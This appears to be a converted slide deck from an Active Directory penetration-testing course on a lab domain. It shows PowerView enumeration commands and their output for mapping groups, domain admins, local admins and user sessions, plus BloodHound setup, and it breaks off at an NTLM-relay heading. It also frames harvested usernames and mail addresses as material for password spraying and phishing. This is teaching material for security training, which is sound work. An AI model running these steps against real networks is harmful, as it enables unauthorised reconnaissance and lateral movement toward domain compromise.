Adler, Simone         sadler            sadler@pwny.lab      Marketing coordinator
Urussig, NKehla       nurussig          nurussig@pwny.lab    HIV/AIDS nurse
Chang, Jarod          jchang           jchang@pwny.lab      Shaper
Vollox, RValkra       rvollox           rvollox@pwny.lab     Data typist
Meyer, Yvonne         ymeyer           ymeyer@pwny.lab      Physical therapist assistant
Reinhard, Kerstin     kreinhard         kreinhard@pwny.lab   Teaching assistant
Hurn, Ellal           ehurn             ehurn@pwny.lab       Correctional treatment spe...
Frueh, Melanie        mfrueh           mfrueh@pwny.lab      Lather
Rothstein, Robert    rrothstein        rrothstein@pwny.lab  Gas pumping station operator
pwnyadm PA           pwnyadm          pwnyadm@pwny.lab
Vader, Darth          darth.vader       darth.vader@pwny.lab
Skywalker, Luke       luke.skywalker    luke.skywalker@pwny.lab
Kenobi, Obi-Wan       obi-wan.kenobi    obi-wan.kenobi@pwny.lab
Chewbacca             chewbacca         chewbacca@pwny.lab
Binks, Jar-Jar       jar-jar.binks     jar-jar.binks@pwny.lab
```

## Phase 2 – Unprivileged user

Taking advantage of LDAP

- All this information can be re-used for further attacks...
- For example:
  - » Usernames
    - » Password spraying
  - » Phone numbers
    - » Social engineering
  - » Mail addresses
    - » Phishing attacks

### ➤ Enumerate what groups a specific user is member of

# List all groups of a specific user

```
Get-DomainGroup -MemberIdentity darth.vader -Credential $Cred | Format-Table cn
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity darth.vader  
  
cn  
--  
Domänen-Benutzer  
Marketing  
Research and Development
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity chewbacca  
  
cn  
--  
Domänen-Benutzer
```

### ➤ Enumerate existing groups

#### # Get all existing groups

```
get-netgroup -Credential $Cred | Format-Table cn, distinguishedname, description
get-netgroup *adm* -Credential $Cred | Format-Table cn, distinguishedname, description
```

```
DnsupdateProxy CN=DnsupdateProxy,CN=Users,DC=pwny,DC=lab... DNS-Clients, die dynamisch
Production CN=Production,OU=global,OU=Groups,OU=pwny...
Research and Development CN=Research and Development,OU=global,OU=Groups,OU=pwny...
Purchasing CN=Purchasing,OU=global,OU=Groups,OU=pwny...
Marketing CN=Marketing,OU=global,OU=Groups,OU=pwny...
Human Resource Management CN=Human Resource Management,OU=global,OU=Groups,OU=pwny...
Accounting and Finance CN=Accounting and Finance,OU=global,OU=Groups,OU=pwny...
Sales CN=Sales,OU=global,OU=Groups,OU=pwny...
Helpdesk CN=Helpdesk,OU=global,OU=Groups,OU=pwny...
DCAdmins CN=DCAdmins,OU=global,OU=Groups,OU=pwny...
MSSQLAdmins CN=MSSQLAdmins,OU=global,OU=Groups,OU=pwny...
ExchangeAdmins CN=ExchangeAdmins,OU=global,OU=Groups,OU=pwny...
Management CN=Management,OU=global,OU=Groups,OU=pwny...
DHCP-Benutzer CN=DHCP-Benutzer,CN=Users,DC=pwny,DC=lab... Mitglieder, die nur über DHCP zugreifen können
DHCP-Administratoren CN=DHCP-Administratoren,CN=Users,DC=pwny,DC=lab... Mitglieder, die Administratorzugriff haben
adm_workstations CN=adm_workstations,OU=Admins,OU=pwny,DC=lab...
```

cn	distinguishedname	description
Administratoren	CN=Administratoren,CN=Builtin,DC=pwny,DC=lab	Administratoren haben uneingeschränkten Zugriff
Hyper-V-Administratoren	CN=Hyper-V-Administratoren,CN=Builtin,DC=pwny,DC=lab	Die Mitglieder dieser Gruppe erhalten erweiterte Rechte auf Hyper-V-Systemen
Schema-Admins	CN=Schema-Admins,CN=Users,DC=pwny,DC=lab	Designierte Administratoren des Schema
Organisations-Admins	CN=Organisations-Admins,CN=Users,DC=pwny,DC=lab	Angegebene Administratoren der Organisation
Domänen-Admins	CN=Domänen-Admins,CN=Users,DC=pwny,DC=lab	Administratoren der Domäne
DnsAdmins	CN=DnsAdmins,CN=Users,DC=pwny,DC=lab	Gruppe "DNS-Administratoren"
DCAdmins	CN=DCAdmins,OU=global,OU=Groups,OU=pwny,DC=lab	
MSSQLAdmins	CN=MSSQLAdmins,OU=global,OU=Groups,OU=pwny,DC=lab	
ExchangeAdmins	CN=ExchangeAdmins,OU=global,OU=Groups,OU=pwny,DC=lab	
DHCP-Administratoren	CN=DHCP-Administratoren,CN=Users,DC=pwny,DC=lab	Mitglieder, die Administratorzugriff haben
adm_workstations	CN=adm_workstations,OU=Admins,OU=pwny,DC=lab	

### ➤ Enumerate what groups a specific user is member of

# List all members of a specific group

```
Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

GroupName	MemberDomain	MemberName
Domänen-Admins	pwny.lab	luke.skywalker
Domänen-Admins	pwny.lab	pwnyadm
Domänen-Admins	pwny.lab	shirsch
Domänen-Admins	pwny.lab	mfriedman
Domänen-Admins	pwny.lab	sbeyer
Domänen-Admins	pwny.lab	ckrueger
Domänen-Admins	pwny.lab	mdresdner
Domänen-Admins	pwny.lab	Administrator

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "adm_workstations" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

GroupName	MemberDomain	MemberName
adm_workstations	pwny.lab	obi-wan.kenobi
adm_workstations	pwny.lab	rboral
adm_workstations	pwny.lab	tdiederich
adm_workstations	pwny.lab	klaggal
adm_workstations	pwny.lab	pbohm
adm_workstations	pwny.lab	omiqogh
adm_workstations	pwny.lab	pfoerster
adm_workstations	pwny.lab	tkardis
adm_workstations	pwny.lab	josterhagen
adm_workstations	pwny.lab	chartmann

- Go for a hunt and check out users that have active sessions work computers

# Go hunting for active user sessions

```
Invoke-UserHunter -showall -Credential $cred -ComputerName workstation04 | Format-Table -Property userdomain, username, computername, ipaddress
```

UserDomain	UserName	ComputerName	IPAddress
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105

- Remember that one??

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred me, memberdomain, membername
```

GroupName	MemberDomain	MemberName
Domänen-Admins	pwny.lab	luke.skywalker
Domänen-Admins	pwny.lab	pwnyadm

## ➤ List members of local groups of any system that has joined the domain

# List all members of a specific local group

```
Get-NetLocalGroupMember -ComputerName workstation04 -GroupName Administratoren -Credential $Cred | Format-Table membername, isgroup, isdomain
```


```
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
-Credential $Cred | Format-Table membername, isgroup, isdomain
WARNUNG: [Invoke-UserImpersonation] Executing LogonUser() with user: PWNYP\jar-jar.
MemberName                                     IsGroup
-----
WORKSTATION04\helpdesk                         False
PWNYP\Domain-Admins                            True
PWNYP\adm_workstations                       True
WARNUNG: [Invoke-RevertToSelf] Reverting token impersonation and closing LogonUser
```

## ➤ Remember that one??

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity adm_workstations -Recurse -Credential $Cr
name, memberdomain, membername
GroupName                                     MemberDomain                                     MemberName
-----
adm_workstations                             pwny.lab                                         obi-wan.kenobi
adm_workstations                             pwny.lab                                         rboral
adm_workstations                             pwny.lab                                         tdiederich
adm_workstations                             pwny.lab                                         klaggal
```

### ➤ Key takeaway of the enumeration

- » obi-wan.kenobi is member of the adm\_workstations group
- » All members of the adm\_workstations group have administrative rights on the workstation04.pwny.lab system
- » luke.skywalker who is member of “Domain Administrators” and has an active session on workstation04.pwny.lab



- BloodHound enumerates the whole AD with normal user privileges and exports it into a graph.
- BloodHound requires the following sets of information from an Active Directory:
  - » Who is logged on where?
  - » Who has admin rights where?
  - » What users and groups belong to what groups?
- All this information can be extracted with normal user privileges.
- This tool becomes very useful in more complex environments



Perform the following steps to use Bloodhound:

1. Use “Bloodhound PowerShell ingestor” to collect the data
  - a. Possible without administrative privileges (in most cases)
2. Setup neo4j and bloodhound
  - a. Instructions:  
<https://github.com/BloodHoundAD/BloodHound/wiki>
3. Run bloodhound and import the data



# Phase 2 – Unprivileged user

Lateral movement - Bloodhound


BloodHound

The screenshot shows the BloodHound web interface. On the left, a search bar contains the text "Start typing to search for a node...". Below it, a list of "Pre-Built Analytics Queries" is displayed, with "Find all Domain Admins" highlighted in an orange box. Other queries include "Find Shortest Paths to Domain Admins", "Find logged in admins", "Find Top 10 Users with Most Sessions", "Find Top 10 Computers with Most Sessions", "Find Top 10 Users with Most Local Admin Rights", and "Find Top 10 Computers with Most Admins".

The main area of the interface displays a network diagram of domain administrators. The diagram consists of three central nodes, each represented by a yellow icon of three people, connected to various user accounts. The top node is labeled "DOMAIN ADMINS@INTERNAL.LOCAL" and is connected to a list of users: BACKUP2@INTERNAL.LOCAL, ASANDERS.ADMIN@INTERNAL.LOCAL, BREYES.ADMIN@INTERNAL.LOCAL, BSHOFFNER@INTERNAL.LOCAL, AGARRELS@INTERNAL.LOCAL, VBORDNER@INTERNAL.LOCAL, GMAHOOD@INTERNAL.LOCAL, GKUNST@INTERNAL.LOCAL, LSPARR@EXTERNAL.LOCAL, BGRIFFIN@EXTERNAL.LOCAL, LHEDGECOCK@INTERNAL.LOCAL, LLIVERMORE@INTERNAL.LOCAL, NYUN@EXTERNAL.LOCAL, ACHAVARIN@EXTERNAL.LOCAL, and MLIZARRAGA@EXTERNAL.LOCAL. The middle node is labeled "INFORMATIONTECHNOLOGY7@EXTERNAL.LOCAL" and is connected to a list of users: ABROOKS\_A@EXTERNAL.LOCAL, BREYNOLDS\_A@EXTERNAL.LOCAL, PCARTER\_A@EXTERNAL.LOCAL, DEDWARDS@EXTERNAL.LOCAL, GCABINESS@EXTERNAL.LOCAL, MOGORMAN@EXTERNAL.LOCAL, CRATHER@EXTERNAL.LOCAL, and KSUITS@EXTERNAL.LOCAL. The bottom node is labeled "DOMAIN ADMINS@EXTERNAL.LOCAL" and is connected to the same list of users as the middle node.

# Phase 2 – Unprivileged user

Lateral movement - Bloodhound





## Phase 2 – Lateral Movement

NTLM-Relay to move lateral within a network

## ➤ What are the requirements for it to work?

